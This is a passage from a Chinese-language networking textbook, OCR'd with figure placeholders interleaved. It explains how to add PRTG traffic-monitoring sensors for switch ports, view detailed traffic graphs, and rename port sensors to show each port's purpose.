



图 7.9　设置被监控的网络设备





图 7.10　选择要进行流量监控的端口

选择好要监控的端口后，单击 Next 按钮，此时将显示如图 7.11 所示的对话框，保持默认设置，单击 Finish 按钮，完成 Sensor 的添加和配置。

Sensor 添加配置好后的 PRTG 主控界面如图 7.12 所示。从图 7.12 中可见，PRTG 已开始对所配置端口进行流量监控了。在左侧的 Sensor 列表中，单击要查看流量的端口，可在右侧的流量图显示区域显示出该端口的当前和历史流量图。

在如图 7.12 所示窗口右侧的流量图形上右击，在弹出的快捷菜单中选择 View Details





图 7.11　对 Sensor 进行设置





图 7.12　PRTG 流量监控主界面

菜单项，可更详细地显示流量图形，如图 7.13 所示。

(2) 更改 Sensor 的显示名称

在如图 7.12 所示界面左侧的 Sensor 列表中，被监控的端口 Sensor 的显示名称默认采用"Port 134217857 (GigabitEthernet2/1/16) on S8505 (192.168.252.254)"格式显示，这种显示格式看不出端口的用途，不利于管理员立即看出是哪幢楼的流量有异常。为此，在显





图 7.13　显示详细的流量图

示名称上可增添端口用途。

在 Sensor 列表框中要更改显示名称的端口 Sensor 上右击，在弹出的菜单中选择 Rename 菜单项，此时将弹出“更名”对话框，设置修改端口 Sensor 的显示名称，然后单击 OK 按钮，即可完成对端口 Sensor 显示名称的更改。所有端口 Sensor 显示名称更改后的主界面如图 7.14 所示。

